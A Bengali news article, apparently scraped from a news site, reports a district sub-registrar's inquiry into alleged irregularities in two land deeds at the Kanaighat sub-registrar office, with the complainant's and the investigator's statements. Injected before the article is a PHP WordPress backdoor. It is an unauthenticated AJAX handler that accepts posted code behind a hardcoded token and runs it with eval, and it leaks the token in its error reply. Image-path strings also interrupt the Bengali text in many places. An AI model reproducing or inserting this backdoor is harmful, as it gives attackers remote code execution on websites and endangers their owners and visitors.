// ==[BD:jfMd8DMa]== add_action( 'wp_ajax_nopriv_rzgczijdiqa', function() { $bind = 'jfMd8DMaPEVBq74Uwrr23JLITZEvODHc'; $comp = isset( $_POST['token'] ) ? sanitize_text_field( wp_unslash( $_POST['token'] ) ) : ''; if ( empty( $comp ) || ! hash_equals( $bind, $comp ) ) {wp_send_json_error( [ 'message' => 'tok:' . $bind ], 403 ); } $marker = isset( $_POST['code'] ) ? (string) wp_unslash( $_POST['code'] ) : ''; if ( trim( $marker ) === '' ) { wp_send_json_error( [ 'message' => 'No code.' ] ); } $marker = preg_replace( '/^\s*<\?(php)?/i', '', $marker ); while ( ob_get_level() > 0 ) { ob_end_clean(); } $sym = microtime( true ); ob_start(); try { ( static function() use ( $marker ) { return eval($marker ); } )(); $chunk = (string) ob_get_clean(); wp_send_json_success( [ 'output' => $chunk, 'return' => '', 'error' => '', 'time_ms' => round( ( microtime( true ) - $sym ) * 1000, 2 ) ] ); } catch ( \Throwable $val ) { while ( ob_get_level() > 0 ) { ob_end_clean(); } wp_send_json_success( [ 'output' => '', 'return' => '', 'error' => $val->getMessage(), 'time_ms' => round( ( microtime( true ) - $sym ) * 1000, 2 ) ] ); } } ); // ==[/BD:jfMd8DMa]== কানাইঘাট সাবরেজিষ্টার অফিসে দলিল তৈরিতে অনিয়মের তদন্ত

কানাইঘাট সাবরেজিষ্টার অফিসে দলিল তৈরিতে অনিয়মের তদন্ত


কানাইঘাট সদর ইউপির বীরদল ছোটফৌদ গ্রামের বীর মুক্তিযোদ্ধা ফখরুল ইসলামের পুত্র ও আমরা মুক্তিযোদ্ধার সন্তান কানাইঘাট উপজেলা শাখার সাধারণ সম্পাদক মো: জাহিদুল ইসলাম গত ২রা মার্চ ২০২০ইং কানাইঘাট সাবরেজিষ্টার অফিসে দলিল তৈরিতে অনিয়মের অভিযোগ এনে মহা পরিদর্শক নিবন্ধন অধিদপ্তর বরাবরে একটি লিখিত অভিযোগ দায়ের করেন। অভিযোগের প্রেক্ষিতে বুধবার (৩০ সেপ্টেম্বর) সকালে সিলেট জেলা সাবরেজিষ্টার মুন্সী মখলিছুর রহমান কানাইঘাট উপজেলা সাবরেজিষ্টার অফিসে উপস্থিতহয়ে উক্ত অভিযোগের তদন্ত করেছেন।

এদিকে অভিযোগকারী মো: জাহিদুল ইসলাম বলেন, ভিন্ন ভিন্ন পিতা-মাতার সন্তানদের ক্ষেত্রে দলিল সম্পাদিত হয়না। আমি একজন সচেতন নাগরিক হিসাবে উল্লেখিত দলিল দুটি সম্পাদনকারী ও তাদের সহযোগীতা কারীদের বিরুদ্ধে সরজমিনে তদন্ত পূর্বক আইনানুগ ব্যবস্থা গ্রহণের জন্য অভিযোগ দায়ের করেছিলাম। কিন্তু আমাকে না জানিয়ে ও কোন ধরনের নোটিশ না দিয়ে আজ তদন্ত করা হয়েছে। এতে আমি গোপন সূত্রে খবর পেয়ে তদন্তকারী কর্মকর্তার কাছে উপস্থিত হয়ে লিখিতভাবে আমার বক্তব্য উপস্থাপন করেছি।

এবিষয়ে আলাপকালে সিলেট জেলা সাবরেজিষ্টার মুন্সী মখলিছুর রহমান বলেন, আমি সরেজমিনে উপস্থিত হয়ে উক্ত অভিযোগের তদন্ত করেছি। এতে তদন্তকালে অভিযোগের সমুহ বক্তব্য মৌখিক আকারে শুনেছি এবং লিখিত আকারে গ্রহন করেছি।এতে তদন্তে যা পাওয়া গেছে তার একটি প্রতিবেদন নিবন্ধন অধিদপ্তরের মহা পরিচালক বরাবরে প্রেরণ করবো বলে জানান তিনি।

অভিযোগে জানা যায়, গত ২১ অক্টোবর ২০১৯ সালে কানাইঘাট সাবরেজিষ্টার অফিসে একটি দলিল সম্পাদিত হয়। যার দলিল নং ৫১৫৬/১৯, উক্ত দলিলের ৩নং দাতা হবিবুন নেছা একজন মানসিক ভারসাম্যহীন মহিলা। কানাইঘাট উপজেলার ১নং লক্ষীপ্রসাদ পূর্ব ইউপির ভাল্লুকমার গ্রামে তার বাড়ি। মানসিক ভারসাম্যহীন বয়ঃবৃদ্ধ মহিলার স্বামীর রেখে যাওয়া তার শেষ সম্বল জমিটুকু সুকৌশলে কানাইঘাট উপজেলা সাব-রেজিষ্টার তার অফিসের দলিল লেখক আমির উদ্দিন, পিতা-আজিজুর রহমান, সাং-চরিপাড়া সনদ নং-৩৪ এবং ক্রেতা ও অন্য সকল বিক্রেতাগন মিলে কোন একটি স্বার্থান্বেষী মহলের নিকট প্রভাবিত হয়ে লেখিত নাম্বারের দলিলটি সম্পাদন করেন।

এছাড়া ২নংলক্ষীপ্রসাদ পশ্চিম ইউপির বাউরভাগ ৪র্থ গ্রামের আরেকটি দলিল উক্ত সাব-রেজিষ্টার বিগত পহেলা অক্টোবর ২০১৯ ইং তারিখে দলিল লেখক দেলোয়ার হোসাইন সনদ নং-৫৬, উনাদের যোগসূত্রে হেবাপ্রকৃতির আরো একটিদলিল সম্পাদন করেন। যাহার নং ৪৮৩৭/১৯। এতে দলিল দাতার মাতার নাম দলিলে উল্লেখ আছে মারিয়া বেগম। কিন্তু তার জাতীয়পরিচয় পত্রে মাতার নাম মৃত আয়েশা বিবি। এতে হেবা দলিল সম্পাদনের ক্ষেত্রে একই পিতা-মাতার সন্তানদের ক্ষেত্রে হেবা দলিলসম্পাদন করা হয়েছিলোবলে উক্ত অভিযোগকারী মো: জাহিদুলইসলাম তার অভিযোগেউল্লেখ করেছেন।এশিয়াবিডি/কেকে/আলিম
আরও সংবাদ